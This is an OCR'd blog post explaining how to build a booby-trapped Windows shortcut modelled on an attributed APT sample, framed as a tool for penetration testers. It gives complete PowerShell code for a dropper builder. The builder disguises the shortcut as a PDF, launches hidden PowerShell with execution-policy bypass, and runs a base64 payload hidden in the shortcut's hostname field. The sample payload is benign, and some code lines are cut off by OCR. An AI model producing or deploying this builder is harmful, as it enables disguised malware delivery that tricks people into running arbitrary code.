
Booby trap a shortcut with a backdoor

By Felix Weyne



BOOBY TRAP A SHORTCUT WITH A BACKDOOR

Posted by Felix, April 2017.

Author contact: Twitter | Mail | LinkedIn

Tags: booby trapped shortcut, penetration testing, fancy bear APT, red team exercise, lnk file, powershell, shortcut backdoor

Embedding a shortcut (.lnk file) which points to powershell (accompanied by an encoded command) in a word document or zip file is a known sneaky trick to spread malware. The trick was alledegly also used by a Russian APT group called grizzly bear (source: Volexity, CrowdStrike), the same group who allegedly is responsible for hacking and influencing the american elections in 2016. The alleged boobytrapped shortcut used by fancy bear against research institutes contains a feature that I haven't seen before. The shortcut not only calls powershell with an encoded command, but it also embeds an entire payload which isn't stored in the encoded command. Instead, the payload is stored in a hidden property field of the shortcut.

Studying and reverse engineering this sample is very usefull for red team penetration testers (people who challenge the defense of their own infrastructure in order to identify shortcomings and suggest possible improvements). **In this blog I will explain how to create a 'fancy bear' like booby trapped shortcut**. This

dropper can be used for penetration testing purposes. The dropper has three distinguishable parts, these are visualized on image one and will be discussed throughout the blog.




Image one: Three parts of the booby trapped shortcut: shortcut target set to powershell, carving script and embedded payload.

Circumventing the target length limitation

Creating a shortcut in Windows is very straightforward: right click on the desktop, and select 'New, shortcut'. A dialog window will pop up to ask you the location of the object. Once the shortcut is created, we can inspect its properties and add parameters to the target of the shortcut, as shown on image two.

The number of characters in the target field of the GUI properties window is limited to two hundred sixty (260) characters. **Because of the character limitation, we can only make the shortcut point to for instance a powershell executable** (in order to create a backdoor with the shortcut), **with a tiny additional encoded command added as a parameter**.




Image two: (Top:) Shortcuts target path, as shown in the shortcuts properties GUI & a hex editor. (Bottom:) Extending the target character limitation via jscript.

The maximum target length can be extended though by creating the shortcut via a jscript making use of the 'WScript Shell' object. The GUI properties window will still clip the target field at two hundred sixty characters, but the 'WScript Shell' object will only clip the target parameter at one thousand ninety-six (1096) characters. The full target path can be inspected by opening the shortcut in a hex editor, as shown on image two.

Abusing the LNK format

Although we have found a way to extend the shortcut target length and thus the length of the parameter passed to powershell, this still isn't long enough to pass a large, decent scriptblock to powershell. The creators of the (alleged Russian) malware detected by Volexity also came to the same conclusion. They however studied the [shell link binary file format specification] well.

When a shortcut is created, a lot of metadata of the machine which created the shortcut are also stored inside the shortcut. Examples are the drive label and the hostname, as shown on image three (highlighted in red and green).




Image three: (Top:) host artifacts hidden in the shortcut. (Bottom:) Extract of the shell link binary file format specification.

When I inspected the link format specification, I noticed that some of these metadata fields may have a variable, unlimited length. An example of such a field is the hostname. **The fact that the hostname stored in the shortcut may contain an arbitrary long value makes it useful to store a large payload.** This payload can be a large script block, something which the shortcut target field didn't allow us to store.

Creating a booby trapped shortcut

With the information above, we now have the ingredients to craft a booby trapped shortcut. The backdoored shortcut can be created in any programming language, I have chosen powershell as my scripting language. The booby trapped shortcut will consist of three main parts, as shown on image one.

For the first part we need to create a carving script: a powershell script which will look for the embedded payload inside the shortcut. The carving script will be saved as an encoded parameter to powershell in the shortcuts target

field. **When a user opens the shortcut (the lnk file), the carving script will be executed. This carving script will look for the stored payload hidden in the hostname field. The carving script is shown below, you can see it being passed to powershell in the shortcuts target field on image four.**




Image four: Booby trapped shortcut looks like an innocent document untill its properties are inspected.

```
#--Carving script: will find and decode the script block
#--embedded in the shortcuts hostname

$payloadStartIndexInShortcut=1000;
$payloadSize=100;
$shortcutFilename="interesting-title.lnk";
#create a byte array to store the encoded payload
$encodedPayloadBytes=New-Object byte[]($payloadSize);
#read the contents of the shortcut, starting from $payloadStart
$lnk=New-Object IO.FileStream $shortcutFilename,'Open','Read','ReadWrite';
$lnk.Seek($payloadStartIndexInShortcut,[IO.SeekOrigin]::Begin);
$lnk.Read($encodedPayloadBytes,0,$payloadSize);

#Base64 decode encoded payload
$decodedPayloadBytes=[Convert]::FromBase64CharArray($encodedPayloadBytes,0,$encodedPayloadBytes.Leng
$scriptBlock=[Text.Encoding]::Unicode.GetString($decodedPayloadBytes);
#execute payload (script block)
iex $scriptBlock;
```

The second goal is to create a shortcut which will link to powershell and pass the carving script. This shortcut will be created with the method to bypass the shortcuts target length limitation, as discussed earlier in this

blog. **The last goal is** to actually write **the payload: this payload is a powershell script which does not have any length limitations.** The payload script can for instance contain a base64 encoded executable in a variable. This embedded executable can be written to disk or loaded into memory. The options for the payload are unlimited.

The result of the three goals combined can be found below. **The result is a powershell script which creates a booby trapped shortcut, with a configurable payload.** This script can be used for penetration testing purposes on systems where you have the permission to penetrate. The script may be copied as long as the script contains an attribution to the original author.

```
#
# Create backdoored LNK file - by Felix Weyne
# Info: https://www.uperesia.com/booby-trapped-shortcut
# -Usage: place your powershell payload in $payloadContents
# -This payload can embed for instance an executable that needs
# -to be dropped to disk/loaded into memory
#

$shortcutName = "interesting-title-to-click-on.pdf.lnk"
$shortcutOutputPath = "$Home\Desktop\"+$shortcutName
$shortcutFallbackExecutionFolder="`$env:temp"
$payloadContents =
@'
    echo "This payload/script block can be huge, easily a few megabytes";
    echo $env:computername >> $Home\Desktop\IhaveRun.txt
    echo $env:computername >> $Home\Desktop\IhaveRun.txt
'@

$bytes = [System.Text.Encoding]::Unicode.GetBytes($payloadContents)
$payload = [Convert]::ToBase64String($bytes)

function Convert-ByteArrayToHexString($inputByteArray)
{
    $String = [System.BitConverter]::ToString($inputByteArray)
    $String = $String -replace "\-",""
    $String
}

function Convert-HexStringToByteArray ($hexString) {
    $hexString = $hexString.ToLower()
    ,@($hexString -split '([a-f0-9]{2})' | foreach-object { if ($_) {[System.Convert]::ToByte($_,16)
}

function CreateShortcut($payloadStart,$payloadSize) {

#<------>
```

```
#<Part 1: encode carving script>
#<------>

#$stP = startPayload, $siP = sizePayload,
#$scB = scriptblock, $lnk = filestream LNK file
#$b64 = base64 encoded scriptblok, $f=shortcut name
$carvingScript = @'
$stP,$siP={0},{1};
$f='{2}';
if(-not(Test-Path $f)){{
$x=Get-ChildItem -Path {3} -Filter $f -Recurse;
[IO.Directory]::SetCurrentDirectory($x.DirectoryName);
}}
$lnk=New-Object IO.FileStream $f,'Open','Read','ReadWrite';
$b64=New-Object byte[]($siP);
$lnk.Seek($stP,[IO.SeekOrigin]::Begin);
$lnk.Read($b64,0,$siP);
$b64=[Convert]::FromBase64CharArray($b64,0,$b64.Length);
$scB=[Text.Encoding]::Unicode.GetString($b64);
iex $scB;
'@ -f $payloadStart,$payloadSize,$shortcutName,$shortcutFallbackExecutionFolder
    write-host "Generated carvingscript:" -foregroundcolor "yellow"
    echo $carvingScript;
    $compressedCarvingScript = $carvingScript -replace "`n",''  -replace "`r",''

    # Convert string to base64 encoded command
    $bytes = [System.Text.Encoding]::ASCII.GetBytes( $compressedCarvingScript  )
    $encodedCommand = [Convert]::ToBase64String($bytes)



    #<------>
    #<Part 2: create shortcut with encoded carving script>
    #<------>

    $WshShell = New-Object -comObject WScript.Shell

    $Shortcut = $WshShell.CreateShortcut($shortcutOutputPath)
    $Shortcut.TargetPath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    $Shortcut.Arguments = "-win hidden -Ep ByPass `$r = [Text.Encoding]::ASCII.GetString([Convert]::
    $Shortcut.IconLocation = "C:\Windows\system32\SHELL32.dll, 1"
    $Shortcut.Save()
}

#<------>
#<Part 3: find start of embedded payload (start of computer hostname)>
#<------>
write-host "Creating LNK with payload. This will enable us to see where the payload starts" -foregro
```

```
$payloadSize = $payload.Length
CreateShortcut 9999 $payloadSize

$enc = [system.Text.Encoding]::UTF8
[string]$computerName = $ENV:COMPUTERNAME
$computerNameBytes = $enc.GetBytes($computerName.ToLower())

$readin = [System.IO.File]::ReadAllBytes($shortcutOutputPath);
$contentsLnkFile = (Convert-ByteArrayToHexString $readin) -join ''
$computerNameInHex = (Convert-ByteArrayToHexString $computerNameBytes) -join ''

$startPayload = ($contentsLnkFile.IndexOf($computerNameInHex)) / 2
write-host "Start of payload in LNK file is at byte: #"$startPayload -foregroundcolor "green"

#<------>
#<Part 3: create new link with correct start of payload
#<------>
Remove-Item $shortcutOutputPath

CreateShortcut $startPayload $payloadSize
write-host "Output LNK file: "  $shortcutOutputPath -foregroundcolor "Cyan"


#<------>
#<Part 4: embed payload
#<------>
$payloadBytes = $enc.GetBytes($payload)
$payloadInHex = Convert-ByteArrayToHexString $payloadBytes
$readin = [System.IO.File]::ReadAllBytes($shortcutOutputPath);
$contentsLnkFile = (Convert-ByteArrayToHexString $readin) -join ''
$contentsLnkFile = $contentsLnkFile -replace $computerNameInHex,$payloadInHex;

$writeout = Convert-HexStringToByteArray $contentsLnkFile;
set-content -value $writeout -encoding byte -path $shortcutOutputPath;
```

References

Democratic National Committee cyber attacks, Wikipedia

CrowdStrike linking fancy bear to Russia, The Washington Post

Booby trapped shortcut used by fancy bear, Volexity

malicious shortcut sample sent by fancy bear to think tanks and NGOs (zipped, password=6190), VirusTotal

Lnk files spreading Kovter click-fraud trojan and Locky ransomware, Microsoft

Shell link binary file format specification, Microsoft

Bear's election campaign, in depth analysis of the alleged Russian booby trapped shortcut

generated booby trapped shortcut with the above script (ASCII Rick Astley)

virustotal detection on booby trapped shortcut, generated with the powershell script in this blog

---